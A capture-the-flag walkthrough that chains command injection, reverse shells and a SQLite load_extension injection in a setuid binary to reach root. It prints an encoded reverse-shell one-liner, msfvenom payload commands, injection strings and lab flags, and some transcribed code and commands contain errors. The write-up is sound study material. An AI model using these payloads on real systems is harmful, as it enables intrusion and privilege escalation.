
- But when we try to place space in it we get error again that operation not permitted. From this i guess that space is sanitized and not allowed in the input field



- Let's try to obfuscate that and after some googling i discover that in bash we can use \${IFS} for space. Let's try it and we successfully able to bypass this

space issue

```
google.com&&ls${IFS}-la
```



- Now we have all the weapons lets try to get reverse shell through it. Lets go to [revshells](#) and get our cute reverse shell form there. our payload will be

```
google.com&&echo${IFS}'c2ggLWkgPiYgL2Rldi90Y3AvMTkyLjE2OC4xMDAuMTcvOTAwMSAwPiYx'"${IFS}|${IFS}base64${IFS}-d${IFS}|${IFS}bash
```

- Here we used base64 encoded shell and then decryption it and running it through bash. Lets run this and check if we get shell back. And we got shell.

```
→ ~ nc -lvp 9001
Listening on 0.0.0.0 9001
Connection received on 172.17.0.2 36174
```

- We got shell as a **abdullah** user. But it is not a complete shell, lets run tty script to make it complete and get all powers back. we will use

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
CTRL + Z
```

```
ssty raw -echo;fg  
export TERM=xterm
```

- python3 -c 'import pty;pty.spawn("/bin/bash")'
abdullah@c4191261bd8c:/var/www/html/ZIP\$ ^Z
[1] + 17360 suspended nc -lvpn 9001
→ ~ stty raw -echo;fg
[1] + 17360 continued nc -lvpn 9001

abdullah@c4191261bd8c:/var/www/html/ZIP\$ export TERM=xterm
abdullah@c4191261bd8c:/var/www/html/ZIP\$ █

- Lets go to abdullah home directory and get our user flag. but when we go to abdullah's home directory there isn't any flag present. after some searching a found flag in .file folder which is hidden in abdullah's home directory

- abdullah@8fb0887fb3e2:~\$ ls -la
total 904
drwxr-x--- 1 abdullah abdullah 4096 Oct 30 14:12 .
drwxr-xr-x 1 root root 4096 Oct 26 14:11 ..
-rw----- 1 abdullah abdullah 91 Oct 26 14:40 .bash_history
-rw-r--r-- 1 abdullah abdullah 220 Jan 6 2022 .bash_logout
-rw-r--r-- 1 abdullah abdullah 3771 Jan 6 2022 .bashrc
drwxr-xr-x 2 root root 4096 Oct 26 14:16 .file
-rw-r--r-- 1 abdullah abdullah 807 Jan 6 2022 .profile
-rwsr-x--- 1 root abdullah 887240 Oct 26 16:32 check-me
abdullah@8fb0887fb3e2:~\$ █

```
abdullah@c4191261bd8c:~$ cd .file/  
abdullah@c4191261bd8c:~/.file$ ls  
user.txt  
abdullah@c4191261bd8c:~/.file$ cat user.txt  
AOL{y0u_f0und_m3!!!}  
abdullah@c4191261bd8c:~/.file$
```

- user.txt = AOL{y0u_f0und_m3!!!}
- Lets Move to Privilege Escalation Part

Privilege Escalation

- As we found above there is a one file **check-me** which has +S permission set which is used for executable by the any member present in the group, in our

case root and abdullah both can execute this file which took my interest. To examine this file let's download it to our attacker machine. we can use **scp** or run **python server** on victim machine to download it. As we found before that there is a python3 is present on victim machine

- Lets run python server and download file to our attacker machine, to run python server use `python3 -m http.server 9001`(here `-m` is for module) and on our attacker machine run `wget http://172.17.0.2:9001/check-me` to download it to our local machine


```
abdullah@8fb0887fb3e2:~$ python3 -m http.server 9001
Serving HTTP on 0.0.0.0 port 9001 (http://0.0.0.0:9001/) ...
172.17.0.1 - - [30/Oct/2023 14:18:10] "GET /check-me HTTP/1.1" 200 -
[...]
sintruder@Sec:~/Desktop 111x19
→ Desktop wget http://172.17.0.2:9001/check-me
--2023-10-30 19:18:10-- http://172.17.0.2:9001/check-me
Connecting to 172.17.0.2:9001... connected.
HTTP request sent, awaiting response... 200 OK
Length: 887240 (866K) [application/octet-stream]
Saving to: 'check-me.1'

check-me.1          100%[=====] 866.45K  --.-KB/s   in 0.003s
2023-10-30 19:18:10 (268 MB/s) - 'check-me.1' saved [887240/887240]
```

- Now we have it on our local machine, Let's examine it by running **file** command to check what kind of file it is. It is **ELF**(Executable Linkable File) which is common file for executable files in Linux like OS

```
→ Desktop file check-me
check-me: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, BuildID[sha1]=8c72c265a7
3f390aa00e69fc06d96f5576d29284, for GNU/Linux 3.2.0, not stripped
→ Desktop
```

- when i run it, it is asking for username and password to run it



- Lets run our Loving **Ghidra**(Ghidra is a reverse engineering and malware analysis tool built by NSA) to analyze the file and check what is it doing. To learn Ghidra [here](#) is a playlist to learn basics of Ghidra on YouTube. Our project is created and file is imported, Let's analyze it
- First of all i go to main function to check what is program doing, and found some hard coded credentials in it, maybe it will be the username and password that program needs to start it's processing and the **setuid** and **setgid** which is set to 0 which means when ever the program run it will run as super user because only the root user have **uid** and **gid** set to **0**

```

1 undefined8 main(void)
2 {
3     int iVar;
4     long in_FS_OFFSET;
5     undefined local_58 [16];
6     undefined local_48 [56];
7     long local_10;
8
9     local_10 = *(long *)(in_FS_OFFSET + 0x28);
10    setenv(&DAT_004973a9,&DAT_004973a8,1);
11    setuid(0);
12    setgid(0);
13    puts(DAT_004973b0);
14    puts("Enter Username:");
15    fgets(local_58,0x10,stdin);
16    sanitize_string(local_58);
17    printf("Enter password for:");
18    printf(local_58,0x10);
19    puts(DAT_0049743d);
20    fgets(local_48,0x10,stdin);
21    sanitize_string(local_48);
22    iVar1 = strcmp(local_58,"mr.samma");
23    if (iVar1 == 0) {
24        iVar1 = strcmp(local_48,"findMeIfYouC@nMr.Samma!");
25        if (iVar1 == 0) {
26            iVar1 = strcmp(local_48,"findMeIfYouC@nMr.Samma!");
27            if (iVar1 == 0) {
28                puts("Welcome...!");
29                main_menu();
30                goto LAB_0040231e;
31            }
32        }
33        puts("Invalid username or password.");
34 LAB_0040231e:
35        if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
36            /* WARNING: Subroutine does not return */
37            _stack_chk_fail();
38        }
39    }
40    return 0;
41

```

- User Name : mr.samma

- Password : *findMeIfY0uC@nMr.Samma!*
- Lets use these Credentials to login and check what is inside the Program. There are six options in it, show user list, show groups, check server health, show server request log, activate user account, Exit

```
→ priv ./check-me

Enter Username:
mr.samma
Enter password for mr.samma:
findMeIfY0uC@nMr.Samma!
Welcome...!

1. Show users list and info
2. Show groups list
3. Check server health and status
4. Show server requests log (last 1000 request)
5. activate user account
6. Exit
Select option:
```

- Lets Check the main_menu function in Ghidra to check what is code behind these options.

The screenshot shows the Ghidra debugger interface with the assembly and code views side-by-side. The assembly view displays the low-level machine code for the main_menu function, while the code view shows the corresponding C-like pseudocode. The pseudocode defines the main_menu function, which reads a character from standard input, prints a menu of six options, and then uses a switch statement to call different functions based on the user's choice. The options correspond to the numbered items listed in the terminal window above.

```
void main_menu(void)
{
    long in_FS_OFFSET;
    char local_28 [24];
    undefined8 local_10;

    local_10 = *(undefined8 *) (in_FS_OFFSET + 0x28);
    fflush((FILE *)stdin);
    do {
        putchar(10);
        puts("g");
        puts("1. Show users list and info");
        puts("2. Show groups list");
        puts("3. Check server health and status");
        puts("4. Show server requests log (last 1000 request)");
        puts("5. activate user account");
        puts("6. Exit");
        printf("Select option: ");
        fgets(local_28, 10, (FILE *)stdin);
        switch(local_28[0]) {
            case '1':
                show_users_list();
                break;
            case '2':
                show_groups_list();
                break;
            case '3':
                show_server_status();
                break;
            case '4':
                show_server_log();
                break;
            case '5':
                activate_user_account();
                break;
            case '6':
                puts("exiting...\n");
        }
    } while(1);
}
```

- While analyzing these codes i didn't find any thing interesting except the the **activate_user_account** which is vulnerable to **SQLi** because it is getting any user input from user and send it directly to database .

The screenshot shows the Immunity Debugger interface. On the left, the Program Tree, Symbol Tree, Data Type Manager, and Bookmarks windows are visible. The main window displays assembly code for the `activate_user_account` function, with the instruction at address 00402023 highlighted in green. To the right of the assembly is the corresponding C code:

```

1 void activate_user_account(void)
2 {
3     size_t sVar1;
4     long in_FS_OFFSET;
5     char local_148 [48];
6     char local_118 [264];
7     long local_10;
8
9     local_10 = *(long *)in_FS_OFFSET + 0x28;
10    printf("Enter username to activate account: ");
11    sVar1 = strcspn(local_148, "\n");
12    fgets(local_148, 0x28, (FILE *)stdin);
13    local_148[sVar1] = '\0';
14    if ((local_148[0]) == '\0') {
15        puts("Error: Username cannot be empty.");
16    }
17    else {
18        sanitize_string(local_148);
19        sprintf(local_118, 0x10,
20                "User/bin/sqlite3 /var/www/abdurehman/db.sqlite3 -line \\'UPDATE accounts_customuser SE
21                !is_active=1 WHERE username='\\%s\\'\\'\\n",
22                local_148);
23        printf("Activating account for user '%s'...\n", local_148);
24        system(local_118);
25    }
26    if ((local_10 != *(long *)in_FS_OFFSET + 0x28)) {
27        /* WARNING: Subroutine does not return */
28        __stack_chk_fail();
29    }
30
31    return;
32}
33

```

- Let's try to exploit this vulnerability and with single quote we didn't get any error but when we use double quote it gives us syntax error which means it is vulnerable to SQLi.

The terminal session shows the exploit being run against the application. The user selects option 5 to activate a user account. When prompted for a username, the user enters `"+union+select+sqlite3_version()--`. The application responds with an error message: `Error: in prepare, near "union": syntax error (1)`. This indicates that the application is vulnerable to SQLi.

```

Welcome...!

g
1. Show users list and info
2. Show groups list
3. Check server health and status
4. Show server requests log (last 1000 request)
5. activate user account
6. Exit
Select option: 5
Enter username to activate account: root"+union+select+sqlite3_version()--
Activating account for user 'root"+union+select+sqlite3_version()--'...
Error: in prepare, near "union": syntax error (1)

g
1. Show users list and info
2. Show groups list
3. Check server health and status
4. Show server requests log (last 1000 request)
5. activate user account
6. Exit
Select option: 

```

- Because we already have all the user info so use of SQLi to read database credentials isn't good choice. so Let's start googling, and after some research i found this. you can learn from [here](#)

Home About Documentation Download License Support Purchase Search

SQLite C Interface

Load An Extension

```
int sqlite3_load_extension(
    sqlite3 *db,          /* Load the extension into this database connection */
    const char *zFile,     /* Name of the shared library containing extension */
    const char *zProc,     /* Entry point. Derived from zFile if 0 */
    char **pzErrMsg        /* Put error message here if not 0 */
);
```

This interface loads an SQLite extension library from the named file.

The `sqlite3_load_extension()` interface attempts to load an [SQLite extension](#) library contained in the file `zFile`. If the file cannot be loaded directly, attempts are made to load with various operating-system specific extensions added. So for example, if "samplelib" cannot be loaded, then names like "samplelib.so" or "samplelib.dylib" or "samplelib.dll" might be tried also.

The entry point is `zProc`. `zProc` may be 0, in which case SQLite will try to come up with an entry point name on its own. It first tries "sqlite3_extension_init". If that does not work, it constructs a name "sqlite3_X_init" where the X is consists of the lower-case equivalent of all ASCII alphabetic characters in the filename from the last "/" to the first following "." omitting any initial "lib". The `sqlite3_load_extension()` interface returns `SOLITE_OK` on success and `SOLITE_ERROR` if something goes wrong. If an error occurs and `pzErrMsg` is not 0, then the `sqlite3_load_extension()` interface shall attempt to fill `*pzErrMsg` with error message text stored in memory obtained from `sqlite3_malloc()`. The calling function should free this memory by calling `sqlite3_free()`.

Extension loading must be enabled using `sqlite3_enable_load_extension()` or `sqlite3_db_config(db,SOLITE_DBCONFIG_ENABLE_LOAD_EXTENSION,1,NULL)` prior to calling this API, otherwise an error will be returned.

Security warning: It is recommended that the `SOLITE_DBCONFIG_ENABLE_LOAD_EXTENSION` method be used to enable only this interface. The use of the `sqlite3_enable_load_extension()` interface should be avoided. This will keep the SQL function `load_extension()` disabled and prevent SQL injections from giving attackers access to extension loading capabilities.

See also the [load_extension\(\) SQL function](#).

- See also lists of [Objects](#), [Constants](#), and [Functions](#).

- Now we know that SQLite have a built-in function called [load_extension\(\)](#) to load extensions, So to exploit this feature we have to create a [.so](#)(solution object) file. Because this program set [uid](#) and [gid](#) to 0 when it start, so we will create a revers-shell file with using [msfvenom](#) so whenever the program try to load the extension file, it will load our revers-shell file with the root privileges and we will get shell as a root user.
- For this, 1st we need to create a [.so](#) file and then place it to the directory in which the check-me present because it will try to load that extension file from the home directory in which the [check-me](#) file is present. So Let's begin our process and create a [.so](#) file using [msfvenom](#) `msfvenom -p`

```
linux/x64/shell_reverse_tcp LHOST=<IP> LPORT=443 -f elf-so -o a.so
```

we created file with [a.so](#) name because there is character limit, so we just need to make our file name as short as possible

- here [-p](#) is for payload
- [-f](#) for format
- [-o](#) for output file name
- our file is successfully created and now we need to upload it to victim machine using [python server](#).

```
→ Desktop msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.100.17 LPORT=9001 -f elf-so -o a.so
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 74 bytes
Final size of elf-so file: 476 bytes
Saved as: a.so
→ Desktop ls
a.so BB check-me crypto htb
→ Desktop python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080) ...
172.17.0.2 - - [30/Oct/2023 20:00:02] "GET /a.so HTTP/1.1" 200 -
```

```
abdullah@ef937cc5fc28:~$ ls
a.so check-me
abdullah@ef937cc5fc28:~$
```

- Now we can see that our file is present in check-me directory and now need to start Listener on port **9001** which we specified in our revers-shell so that we can get our shell back when the **check-me** run and call our a.so file. to start listener we will use **netcat nc -lvpn 9001**
 - here **-l** for listen
 - v** for verbosity
 - n** for numeric-only IP addresses
 - p** for port number

```
abdullah@ef937cc5fc28:~$ ls
a.so check-me
abdullah@ef937cc5fc28:~$
```

```
→ Desktop nc -lvpn 9001
Listening on 0.0.0.0 9001
```

- lets try to exploit it. So we will use **"+load_extension("./a)--**

- we use only **a** because **sqlite3** embeds .so from itself with every extension file. After trying we come to know that there is a filter which replacing **/** with **none**.

```
5. EXIT
Select option: 5
Enter username to activate account: "+load_extension(./a)--
Activating account for user '"+load_extension(.a)--'...
Error: near ".": syntax error
```

- Let's try to obfuscate it using **char** function()(The CHAR function **converts a decimal value to its corresponding ASCII character**) means we will write char value of **./**, **/**, **a** so that when it convert back into ASCII it becomes **./a**. so their corresponding values are **46** for **.**, **47** for **/**, and **97** for **a**. Now let's create payload again which will become **"+load_extension(char(46,47,97))--** and try to figure it out what happens next. and as soon as we run the query we got shell as a **root** on our listener

```
5. activate user account
6. Exit
Select option: 5
Enter username to activate account: "+load_extension(char(46,47,97))--
Activating account for user '"+load_extension(char(46,47,97))--'...
```

```
→ Desktop nc -lvpn 9001
Listening on 0.0.0.0 9001
Connection received on 172.17.0.2 49592
[
```

- Lets check as what user we log in and can we get out flag from root directory



```
→ Desktop nc -lvpn 9001
Listening on 0.0.0.0 9001
Connection received on 172.17.0.2 49592
whoami
root
cd /root
cat root.txt
AOL{c0ngr@7ul@710ns_@dm1n!!!}
```

- Root.txt : AOL{c0ngr@7ul@710ns_@dm1n!!!}